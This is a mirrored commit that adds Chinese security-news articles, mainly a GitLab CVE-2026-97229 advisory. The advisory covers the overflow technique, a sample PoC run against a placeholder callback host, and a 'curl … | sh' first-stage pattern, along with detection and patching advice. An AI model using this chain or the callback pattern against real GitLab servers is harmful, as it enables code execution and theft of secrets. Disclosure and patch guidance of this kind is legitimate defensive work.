mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-27 19:10:56 +00:00
正在获取URL...
chainreactors: 5 个URL
BruceFeIix: 16 个URL
Doonsec: 34 个URL
总共去重后: 50 个URL
NGINX 爆出 3 个高危漏洞!可远程使服务崩溃,特定条件下可代码执行、Palo Alto:PAN-OS RCE 漏洞已遭利用、「AI漏洞挖掘+漏洞赏金侦察+7问验证闸门:Agentic Bug Hunter开源拆解」、「关键漏洞目录」新增「GitLab CE∕EE整数溢出漏洞(CVE-2026-97229)」等5个漏洞、GitLab 未授权 RCE(CVE-2026-97229)紧急预警,自建实例请立即升级 19.4.2 ∕ 19.3.5 ∕ 19.2.8 POC、自动化挖掘驱动漏洞、全球具身智能应用创新挑战赛·漏洞挖掘挑战赛决赛晋级名单及优胜奖名单公布、10月社区投稿活动 | 漏洞挖掘∕AI渗透∕面试经验∕简历编写、漏洞报告越积越多,整改究竟堵在补证、验证还是交接、赛博安全狗:GitPython远程辅助组件存在注入漏洞(CVE-2026-110857) (10.15)、
This commit is contained in:
 test committed
1 parent
7943a241ba
commit
3138d9e5ab
11 files changed
+1327
-1
No files matched your search
@@ -27720,5 +27720,15 @@
|
||||
"https://mp.weixin.qq.com/s/8p3thSsmkkPFFs7KZuzN-Q": "Splunk爆出9.8分高危漏洞【PoC已公布】",
|
||||
"https://mp.weixin.qq.com/s/nbdaXVu2erBZnR3l3dO37g": "CISA 警告管理员立即修复被利用为零日漏洞的 Ivanti 漏洞",
|
||||
"https://mp.weixin.qq.com/s/8-Urepp7voEW992Hf-6kQQ": "Linux vhost 漏洞 PoC 公开,虚拟化边界需要重新核对",
|
||||
"https://mp.weixin.qq.com/s/9pqzTUL8x_TEr8PXRjx_Pw": "从0-1:AI自动化漏洞挖掘实战训练营"
|
||||
"https://mp.weixin.qq.com/s/9pqzTUL8x_TEr8PXRjx_Pw": "从0-1:AI自动化漏洞挖掘实战训练营",
|
||||
"https://mp.weixin.qq.com/s/0HDWNmL-9UqowHDK00cXcg": "NGINX 爆出 3 个高危漏洞!可远程使服务崩溃,特定条件下可代码执行",
|
||||
"https://mp.weixin.qq.com/s/ol3DAgd2ptMXGZiWp5-DdQ": "Palo Alto:PAN-OS RCE 漏洞已遭利用",
|
||||
"https://mp.weixin.qq.com/s/02GL2fVon90Z5ALCWISrcA": "「AI漏洞挖掘+漏洞赏金侦察+7问验证闸门:Agentic Bug Hunter开源拆解」",
|
||||
"https://mp.weixin.qq.com/s/B3APEhizoOF2zg7qEAI3Rg": "「关键漏洞目录」新增「GitLab CE∕EE整数溢出漏洞(CVE-2026-97229)」等5个漏洞",
|
||||
"https://mp.weixin.qq.com/s/cVoUeYbTcbTFypI5Zdowng": "GitLab 未授权 RCE(CVE-2026-97229)紧急预警,自建实例请立即升级 19.4.2 ∕ 19.3.5 ∕ 19.2.8 POC",
|
||||
"https://mp.weixin.qq.com/s/CkkajPHxj83J0-p4LIKbCw": "自动化挖掘驱动漏洞",
|
||||
"https://mp.weixin.qq.com/s/6TaIJHUOfWJa5wmQmhuJLw": "全球具身智能应用创新挑战赛·漏洞挖掘挑战赛决赛晋级名单及优胜奖名单公布",
|
||||
"https://mp.weixin.qq.com/s/b1SRiK0m9NzC0YF5Mx2Wqg": "10月社区投稿活动 | 漏洞挖掘∕AI渗透∕面试经验∕简历编写",
|
||||
"https://mp.weixin.qq.com/s/tc31rSMQ1CR_d4DW3jvVGg": "漏洞报告越积越多,整改究竟堵在补证、验证还是交接",
|
||||
"https://mp.weixin.qq.com/s/f31YdPqlvtSeoFcfU99iXw": "赛博安全狗:GitPython远程辅助组件存在注入漏洞(CVE-2026-110857) (10.15)"
|
||||
}
|
||||
@@ -0,0 +1,101 @@
|
||||
# 10月社区投稿活动 | 漏洞挖掘/AI渗透/面试经验/简历编写
|
||||
原创 掌控者
|
||||
掌控者 掌控安全EDU 2026-10-15 04:26
|
||||
|
||||
# 2026 | 10 月社区投稿活动
|
||||
### 投稿模板:https://bbs.zkaq.cn/t/6306.html
|
||||
### 本期活动奖金池
|
||||
|
||||
**30000金币**
|
||||
(1000金币=100大洋,可在社区商城提现),打空截止,不另外追加奖金池
|
||||
### 活动时间
|
||||
|
||||
10 月 8 日- 10 月 30 日
|
||||
### 投稿要求
|
||||
|
||||
**文章内容必须为原创内容,Track社区首发且未在公众号中发布过**
|
||||
1. 文章简洁,格式美观大方,敏感内容请注意脱敏处理。
|
||||
2. 文章通过后,如果发现一稿多投,打赏的金币将收回。
|
||||
#### 3. 针对【漏洞复现】文章稿件要求如下:
|
||||
|
||||
近三个月出现的热点大型漏洞分析复现,可根据情况给到1000 至 3000+ 金币稿费,具体稿费可添加审核微信咨询:
|
||||
|
||||
1、详细的漏洞介绍
|
||||
|
||||
2、详细的环境搭建
|
||||
|
||||
3、详细的漏洞分析
|
||||
|
||||
4、详细的漏洞利用思路及复现
|
||||
|
||||
5、内容为原创Track社区首发
|
||||
|
||||
6、优秀原创案例:
|
||||
flysheep | 飞塔漏洞分析报告之CVE-2024-21762
|
||||
|
||||
**封神台漏洞复现靶场 WriteUp 固定奖励 300 金币**
|
||||
|
||||
**获取投稿活动咨询、投稿审核等 可联系审核微信:hackerxhz666,添加时请备注:track-你的社区昵称**
|
||||
### 集赞奖励计划
|
||||
##### 在平台投稿审核通过的文章,将自动加入集赞奖励计划(奖励系统自动触发):
|
||||
- 5个赞,奖励 20 个金币
|
||||
|
||||
- 10个赞,奖励 40 个金币
|
||||
|
||||
- 20个赞,奖励 100 个金币
|
||||
|
||||
注:单人点赞有次数限制,恶意刷赞将被检测,请不要恶意刷赞。
|
||||
|
||||
**新增规则:在 掌控安全EDU 公众号发布的投稿文章,三天内点赞数超过20可额外获取100金币奖励**
|
||||
### 本月活动文章主题:漏洞挖掘
|
||||
|
||||
**本月收录优秀面试经验贴,可以与其他投稿活动奖励叠加~****优秀面试经验贴案例:**
|
||||
https://bbs.zkaq.cn/t/32026.html******面试经验模板贴:**
|
||||
https://bbs.zkaq.cn/t/2956.html
|
||||
|
||||
**特别优秀文章可以给到单篇 2000-3000 金币及以上的奖励,特别优秀文章:攻防对抗详细内容、对抗绕过成功等技巧性知识、知识点全面总结等,此类文章投稿请作者单独添加审核微信:hackerxhz666,备注:track-你的社区用户名**
|
||||
|
||||
### 10 月主题投稿活动:
|
||||
|
||||
**对于符合 10 月活动文章主题且文章稿费****≥2500 金币(≥250 元) 的 实战攻防文章****,每篇给予****额外的 300 金币****投稿活动奖励(注:此活动与每月日常投稿活动不叠加)。**
|
||||
|
||||
### 每月日常投稿活动:
|
||||
<table><tbody><tr style="height: 35px;"><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">投稿活动奖励</span></strong></p></td><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">文章篇数</span></strong></p></td><td data-colwidth="386" width="386" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">额外奖励</span></strong></p></td></tr><tr style="height: 33px;"><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">1</span></p></td><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">共发表 1 篇有效文章</span></p></td><td data-colwidth="386" width="386" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">100 金币(不限新老用户)</span></strong></p></td></tr><tr style="height: 34px;"><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">2</span></p></td><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">共发表 3 篇有效文章</span></p></td><td data-colwidth="386" width="386" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">300 金币</span></strong></p></td></tr><tr style="height: 33px;"><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">3</span></p></td><td data-colwidth="385" width="385" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><span leaf="" data-nest-level="7">共发表 5 篇有效文章</span></p></td><td data-colwidth="386" width="386" style="border: 1px solid #d9d9d9;"><p style="margin: 0;padding: 0;min-height: 24px;text-align: center;" data-nest-level="6"><strong data-nest-level="7"><span leaf="" data-nest-level="8">500 金币</span></strong></p></td></tr></tbody></table>
|
||||
|
||||
**投稿活动奖励范畴:对于稿费 ≥ 2500 金币(≥250 元)的文章不参与每月日常投稿活动以及请不要设置文章付费门槛,因为我们会给到您足够的稿费!**
|
||||
|
||||
**注:所有投稿活动奖励仅针对通过审核的有效文章,额外奖励可叠加,立即结算生效。实战文章若未达到 300以上(包括300)金币的文章,不计入投稿活动奖励范围**
|
||||
|
||||
#### 长期收文章类型:
|
||||
```
|
||||
实战纪实类(各大src、护网项目、实战渗透报告) 代码审计类(需写清楚完整的代码审计流程) 二进制安全研究 恶意样本分析 安全开发、漏洞利用武器化研究 CTF Writeup【暂时不做收录】
|
||||
```
|
||||
|
||||
|
||||
**对所有的投稿文章,默认作者授权允许本公司以原创的方式将文章转载到微信公众号中(微信公众号原创发布时 作者署名:zkaq-作者的社区名字)**
|
||||
|
||||
注:
|
||||
|
||||
1.如对该授权存在异议,请在文章中进行标注。文章仍可通过审核发布在平台,但社区将不奖励任何金币。其他用户阅读后打赏的金币仍归作者所有.
|
||||
|
||||
2.对于实战类型的文章,请作者自行脱敏。对一些通杀漏洞的分析等文章,请作者在文章末尾提供修复建议
|
||||
### 稿件审核标准
|
||||
|
||||
文章的审核将从以下4个维度进行审核,并且会在稿件打赏中标明等级,及相应的金币数量
|
||||
```
|
||||
技术深度 一级 1000-3000金币 二级 500-1500金币 三级 100-500金币技术广度、普适性 一级 1500-3000金币 二级 700-1500金币 三级 100-700金币文章可读性、完整性 一级 200金币 二级 100金币文章稀缺度(稀缺度需要有技术深度) : 一级 1000-2000金币 二级 700-1000金币 三级 0-700金币
|
||||
```
|
||||
|
||||
注:天梯会公示在社区、优秀文章也会推荐到正式课全群。如有他人打赏,打赏的金币归作者所有
|
||||
|
||||
### 加入 Track 社区微信群
|
||||
|
||||
添加官方微信:**hackerxhz666**
|
||||
,邀请您加入群聊。添加时请备注 :Track-你的 Track 社区昵称。
|
||||
|
||||
### 最后
|
||||
|
||||
欢迎各位白帽参与投稿,获取投稿活动咨询、投稿审核沟通等 可联系审核微信:**hackerxhz666**
|
||||
,添加时请备注:track-你的社区用户名,另外所有最终解释权归 Track 社区官方所有。
|
||||
|
||||
|
||||
+269
@@ -0,0 +1,269 @@
|
||||
# GitLab 未授权 RCE(CVE-2026-97229)紧急预警,自建实例请立即升级 19.4.2 / 19.3.5 / 19.2.8 POC
|
||||
酷酷信安 2026-10-15 06:12
|
||||
|
||||
|
||||
|
||||
为方便阅读显示,建议大家把
|
||||
酷酷信安
|
||||
“
|
||||
设为星标
|
||||
”
|
||||
|
||||
# 一、漏洞概述
|
||||
|
||||
先讲结论:**这是 GitLab 官方定级的最高危漏洞,管理员今天就应安排升级。**
|
||||
|
||||
CVE-2026-97229 是 GitLab CE/EE 中 CI/CD 正则表达式编译器的整数溢出漏洞(CWE-190),CVSS 3.1 评分 **10.0(满分)**
|
||||
。GitLab 官方描述其"可允许未认证用户通过 CI/CD 配置中精心构造的正则表达式,在 GitLab 服务器上执行任意代码"。
|
||||
|
||||
值得关注的原因有三:
|
||||
1. **未授权 + RCE + 满分**
|
||||
:官方 CVSS 向量中 PR:N(无需权限)、AC:L(低复杂度)、S:C(影响范围超出组件本身)。
|
||||
|
||||
1. **公开 PoC 已出现**
|
||||
:Rapid7 研究人员发布了针对官方 19.4.1 镜像的可运行 PoC,自称在开启 ASLR 的环境下 10 次试验全部成功。
|
||||
|
||||
1. **目标价值极高**
|
||||
:GitLab 通常同时承载源代码、CI/CD 流水线、流水线密钥与制品库,一旦失陷,影响将沿软件供应链扩散。
|
||||
|
||||
**需要优先排查的资产**
|
||||
:所有自建的 GitLab CE/EE 19.2、19.3、19.4 版本实例,尤其是**公网可达、开放自助注册、存在匿名可访问公共项目**
|
||||
的实例。GitLab.com 与 GitLab Dedicated 已由厂商完成修复,无需操作。
|
||||
|
||||
|
||||
二、漏洞基本信息
|
||||
|
||||
<table><thead><tr><th style="color: rgb(62, 76, 163);font-size: 14px;line-height: 1.5em;letter-spacing: 0.06em;text-align: center;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">项目</span></section></th><th style="color: rgb(62, 76, 163);font-size: 14px;line-height: 1.5em;letter-spacing: 0.06em;text-align: center;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">内容</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">漏洞名称</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">GitLab CE/EE CI/CD 正则表达式编译器整数溢出漏洞</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CVE 编号</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CVE-2026-97229</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0pLine truncated
|
||||
## 三、漏洞原理
|
||||
|
||||
**正常功能如何工作**
|
||||
:GitLab CI/CD 配置(.gitlab-ci.yml
|
||||
)支持用正则表达式做条件判断,例如 include:rules:exists
|
||||
可用正则校验仓库中路径是否存在;GitLab 还提供 CI lint API(/api/v4/projects/:id/ci/lint
|
||||
)供校验配置文件。这些正则最终由 Ruby 的 Onigmo 正则引擎编译执行。作为防护,GitLab 对正则的大小(约 1MB)和重复次数({n}
|
||||
)设有上限检查。
|
||||
|
||||
**漏洞出在哪里**
|
||||
:官方定性为"正则表达式校验不足"(insufficient regular expression validation)。根据 PoC 作者公开的技术分析,攻击者可组合两个手法绕过防线:
|
||||
- **绕过重复次数检查**
|
||||
:利用 Onigmo 的注释语法,{5(?#)7805}
|
||||
中的 (?#)
|
||||
注释在解析时被剥离,实际变成 {57805}
|
||||
,但 GitLab 的重复次数扫描器看到的是两个无害的小数字;
|
||||
|
||||
- **绕过大小检查**
|
||||
:构造含 UTF-8 字符的仓库路径,使正则在通过约 1MB 的大小检查之后被强制重新编译,绕开前置校验。
|
||||
|
||||
**溢出如何发生**
|
||||
:当编译 37151 × 57805
|
||||
这类组合时,计算结果(2,147,513,555)超过 32 位有符号整数上限(2,147,483,647,即 INT_MAX),发生 CWE-190 整数回绕,分支跳转偏移量被错误地写入位图字节区,进而重定向 Onigmo 虚拟机的执行栈。PoC 作者称其复用解释器自身指针以绕过 ASLR,最终抵达 libruby 中的 system()
|
||||
函数,**以 GitLab 的 git 用户身份执行操作系统命令**
|
||||
。
|
||||
|
||||
**一句话总结**
|
||||
:输入校验缺陷(可注入超大重复次数)+ 整数溢出(编译期内存破坏)= 在正则编译阶段劫持 Ruby 进程执行任意命令。
|
||||
|
||||
四、漏洞如何被利用
|
||||
|
||||
以下利用链来自公开 PoC 的文档:
|
||||
1. **攻击者需要什么权限**
|
||||
:触发阶段无需认证;准备阶段需要一个能向公共项目推送代码的普通账号。在开放自助注册、公共项目匿名可读的实例上,整体门槛等同未授权——这正是官方按 PR:N 定级的原因。
|
||||
|
||||
1. **目标需要开放什么接口**
|
||||
:GitLab Web/API 可达即可,触发点是 CI lint 接口 GET /api/v4/projects/:id/ci/lint
|
||||
。
|
||||
|
||||
1. **需要提交什么**
|
||||
:向公共项目推送一份含特制正则(大重复次数构造)与 UTF-8 路径引用的 .gitlab-ci.yml
|
||||
。
|
||||
|
||||
1. **触发点**
|
||||
:lint 接口读取攻击者分支(content_ref
|
||||
)下的 CI 配置,编译其中的恶意正则——溢出在编译期触发,**不需要流水线真正运行**
|
||||
。
|
||||
|
||||
1. **执行身份**
|
||||
:GitLab 服务进程(Puma worker)对应的 git
|
||||
用户;请求返回 HTTP 502 属预期(命令执行后 worker 崩溃)。
|
||||
|
||||
1. **是否需要回连**
|
||||
:PoC 需要一个回连地址,第一阶段命令仅 28 字节(curl -s 回连地址|sh
|
||||
形式),用于下载并执行完整命令;无需任何用户交互。
|
||||
|
||||
1. **环境前提**
|
||||
:编译产物 pcode 超过 2GiB,作者测试实例约需 9GiB 内存;单次请求约 12 秒。偏移量仅适配官方 19.4.1 CE amd64 镜像,其他构建需重新适配——这会在一定程度上拖慢大规模武器化,但不应成为延迟升级的理由。
|
||||
|
||||
1. **成功后可做什么**
|
||||
:以 git
|
||||
用户读取全部仓库、CI/CD 变量与流水线密钥、实例配置;以下属于分析推断
|
||||
——可进一步篡改代码与制品、向 Runner 与云账号凭据横向移动。
|
||||
|
||||
```
|
||||
攻击前提(普通账号 + 公共项目;开放注册实例等同未授权)
|
||||
→ 推送含特制正则与 UTF-8 路径的 .gitlab-ci.yml
|
||||
→ 匿名调用 CI lint API(/api/v4/projects/:id/ci/lint)
|
||||
→ Onigmo 编译恶意正则,(?#) 注释绕过重复检查,整数溢出破坏内存
|
||||
→ 劫持 Ruby 进程执行 system(),以 git 用户运行命令
|
||||
→ 读取仓库与 CI 密钥,向 Runner / 云环境横向扩散
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
## 五、复现环境搭建(仅限授权测试)
|
||||
>
|
||||
> 【前置声明】本节仅面向**本人搭建的隔离实验环境**
|
||||
或经书面授权的企业内部测试,用于验证漏洞影响与补丁有效性。对任何生产系统或第三方系统进行未授权测试均违反《网络安全法》等相关法律法规。请勿将验证过程用于任何破坏性目的。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**环境需求**
|
||||
:
|
||||
- 攻击机:可与宿主机同机,需 Python 3.9+ 与 Git(该 PoC 无第三方依赖);
|
||||
|
||||
- 宿主机:建议 ≥16GB 内存(实测靶标约需 9GiB,需留足余量),已安装 Docker,有点吃内存
|
||||
|
||||
- 网络:Host-Only 或完全断网的实验网段即可——PoC 的回连地址指向攻击机在实验网段内的 IP,无需公网;
|
||||
|
||||
- 开始前为虚拟机/宿主机打快照,便于随时回滚。
|
||||
|
||||
**搭建步骤**
|
||||
:
|
||||
1. **拉取受影响镜像**
|
||||
:docker pull gitlab/gitlab-ce:19.4.1-ce.0
|
||||
,并核对镜像 digest 与 PoC 仓库 README 给出的 SHA256 一致——其利用偏移与该镜像的 Ruby 内存布局绑定,换用其他构建需自行调整(PoC 作者声明)。
|
||||
|
||||
1. **启动靶标容器**
|
||||
(示例命令):
|
||||
```
|
||||
docker run -d --name gitlab-vuln -p 8929:8929 gitlab/gitlab-ce:19.4.1-ce.0
|
||||
|
||||
```
|
||||
|
||||
首次启动需数分钟(它会创建一会儿,可用
|
||||
docker logs -f gitlab-vuln来看
|
||||
),待 /help
|
||||
页面可访问后完成 root 初始化。
|
||||
|
||||
1. **准备攻击前提**
|
||||
:创建普通用户并登录,新建一个 **Public 项目**
|
||||
(确认匿名可访问);按公开 PoC 仓库说明向该项目推送构造好的 .gitlab-ci.yml
|
||||
。
|
||||
|
||||
1. **部署对照组**
|
||||
:以相同方式启动 gitlab/gitlab-ce:19.4.2-ce.0
|
||||
(换用其他端口),用于验证补丁有效性。
|
||||
|
||||
1. **运行验证**
|
||||
:攻击机 git clone
|
||||
公开 PoC 仓库,按其 README 启动回调监听并执行 poc.py
|
||||
。建议仅以 id
|
||||
、hostname
|
||||
等无害命令作为验证载荷。
|
||||
|
||||
1. **预期结果**
|
||||
(PoC 作者的测试结论):19.4.1 靶标约 12 秒后回调返回命令输出,HTTP 502 属预期(worker 在 system()
|
||||
返回后崩溃);19.4.2 对照组无回调、lint 校验返回 false。
|
||||
|
||||
1. **收尾**
|
||||
:停止并删除容器,或回滚虚拟机快照;确认映射到宿主机的端口已释放。
|
||||
|
||||
**POC:**
|
||||
|
||||
https://github.com/jburgess-r7/CVE-2026-97229-PoC
|
||||
```
|
||||
$ python3 poc.py https://g.example 123 \
|
||||
--git-url 'https://oauth2:[email protected]/attacker/public-poc.git' \
|
||||
--callback-url cb.ex:8000 \
|
||||
--cmd 'uname -a && id'
|
||||
[*] deployed attacker ref 69fe2478c446ab17afe4c150; executing: uname -a && id
|
||||
[*] delivery GET https://g.example/api/v4/projects/123/ci/lint?content_ref=69fe2478c446ab17afe4c150
|
||||
[*] target stopped responding after delivery: HTTP Error 502: Bad Gateway
|
||||
[uname output omitted]
|
||||
uid=998(git) gid=998(git) groups=998(git)
|
||||
|
||||
```
|
||||
## 五、影响面排查与检测建议
|
||||
|
||||
**版本自查**
|
||||
:Web 界面 /help
|
||||
页面、gitlab-rake gitlab:env:info
|
||||
命令、容器部署则比对镜像 tag(如 gitlab/gitlab-ce:19.4.1-ce.0
|
||||
即为受影响版本)与 digest。凡低于 19.2.8 / 19.3.5 / 19.4.2 者均在受影响范围。
|
||||
|
||||
**暴露面评估**
|
||||
:公网可达 > 内网可达;开放自助注册 > 关闭注册;存在匿名可读公共项目 > 全私有。三者叠加的实例按最高优先级处理。
|
||||
|
||||
**检测方向**
|
||||
(以下为基于公开利用原理的分析建议,非官方 IOC,需结合基线判断
|
||||
):
|
||||
- 访问日志(如 nginx 的 gitlab_access.log
|
||||
)中针对 /api/v4/projects/:id/ci/lint
|
||||
的匿名、高频或来自异常源的请求;
|
||||
|
||||
- Puma worker 502 错误激增、OOM 被杀或异常崩溃记录;
|
||||
|
||||
- 实例内存的异常飙升(单次 lint 请求可能产生超过 2GiB 的编译产物);
|
||||
|
||||
- 审计近期变更的 .gitlab-ci.yml
|
||||
,关注异常大的正则重复次数(数万量级)及 (?#)
|
||||
注释构造。
|
||||
|
||||
|
||||
六、修复与缓解
|
||||
|
||||
**官方唯一方案是升级**
|
||||
,GitLab 明确未提供变通措施:
|
||||
- 升级至 **19.4.2 / 19.3.5 / 19.2.8**
|
||||
或更高版本;本次补丁含数据库迁移,单节点实例升级期间会停机,多节点实例可走零停机流程;19.3.5 还包含升级后执行的 post-deploy 迁移,请预留窗口。
|
||||
|
||||
- GitLab.com 与 GitLab Dedicated 用户无需操作。
|
||||
|
||||
**升级前的临时加固**
|
||||
:限制匿名用户对公共项目的访问、关闭非必要的自助注册、审查近期 CI/CD 配置中的可疑正则
|
||||
;若怀疑已失陷,轮换全部 CI/CD 变量与流水线密钥后再做取证。
|
||||
|
||||
七、总结
|
||||
|
||||
CVE-2026-97229 是少见的"满分 + 未授权 + 公开 PoC"组合:根因是 CI/CD 正则编译的整数溢出(CWE-190),影响 GitLab CE/EE 19.2–19.4,官方唯一修复手段是升级到 19.4.2 / 19.3.5 / 19.2.8。目前暂无在野利用证据,但 PoC 已公开、利用门槛将持续降低。请立即盘点自建 GitLab 资产并安排升级。
|
||||
|
||||
**参考来源**
|
||||
:
|
||||
- GitLab 官方补丁发布说明(19.4.2 / 19.3.5 / 19.2.8)
|
||||
|
||||
- NVD:CVE-2026-97229
|
||||
|
||||
- Orca Security 研究文章
|
||||
|
||||
- 公开 PoC 仓库(Rapid7)
|
||||
|
||||
|
||||
|
||||
|
||||
**往期推荐:**
|
||||
|
||||
[钓鱼手法|实时投递Google AitM 钓鱼案例分析与学习](https://mp.weixin.qq.com/s?__biz=Mzg2NTk3MjA2OQ==&mid=2247484386&idx=1&sn=608c9726c3c86123a79d87bde70245d9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[威胁情报 | Tensorlake npm 包遭 Shai-Hulud 蠕虫投毒](https://mp.weixin.qq.com/s?__biz=Mzg2NTk3MjA2OQ==&mid=2247484371&idx=1&sn=f589f538001b8aed167a404037785e66&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[CVE-2026-94545 Next.js next/og 未经身份验证的远程代码执行 POC](https://mp.weixin.qq.com/s?__biz=Mzg2NTk3MjA2OQ==&mid=2247484357&idx=1&sn=2384be43e9fc889a61b77d5471bef72a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
**持续分享技术干货,喜欢这篇文章,记得三连哦!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,104 @@
|
||||
# NGINX 爆出 3 个高危漏洞!可远程使服务崩溃,特定条件下可代码执行
|
||||
原创 维度攻防
|
||||
维度攻防 维度攻防 2026-10-15 04:37
|
||||
|
||||
**重要安全通告**
|
||||
:F5 官方披露 NGINX 开源版与 NGINX Plus 共计 3 个严重内存安全漏洞。未经身份认证的远程攻击者,发送特制 HTTP 请求即可造成工作进程崩溃;在特定配置环境下,如果 ASLR 被关闭或可被绕过,漏洞还存在**远程代码执行风险**
|
||||
。
|
||||
|
||||
三个漏洞编号:**CVE‑2026‑97205、CVE‑2026‑93479、CVE‑2026‑15176**
|
||||
。 CVSS v3.1 评分均为**8.1(高危)**
|
||||
,CVSS v4.0 评分达到**9.2(严重)**
|
||||
。漏洞全部作用于处理业务流量的数据平面,而非管控平面。
|
||||
> 注意:**并非所有 NGINX 默认安装就会中招,漏洞触发需要特定版本 + 特定业务配置同时满足**
|
||||
,需要管理员核对版本与实际 nginx 配置文件。
|
||||
|
||||
## 🔍 三个漏洞详细解读
|
||||
### CVE‑2026‑97205:ngx_http_core_module 释放后重用(Use‑After‑Free)
|
||||
|
||||
触发条件:开启异步文件 IO(AIO),同时 SSI 页面使用include virtual
|
||||
指令。
|
||||
|
||||
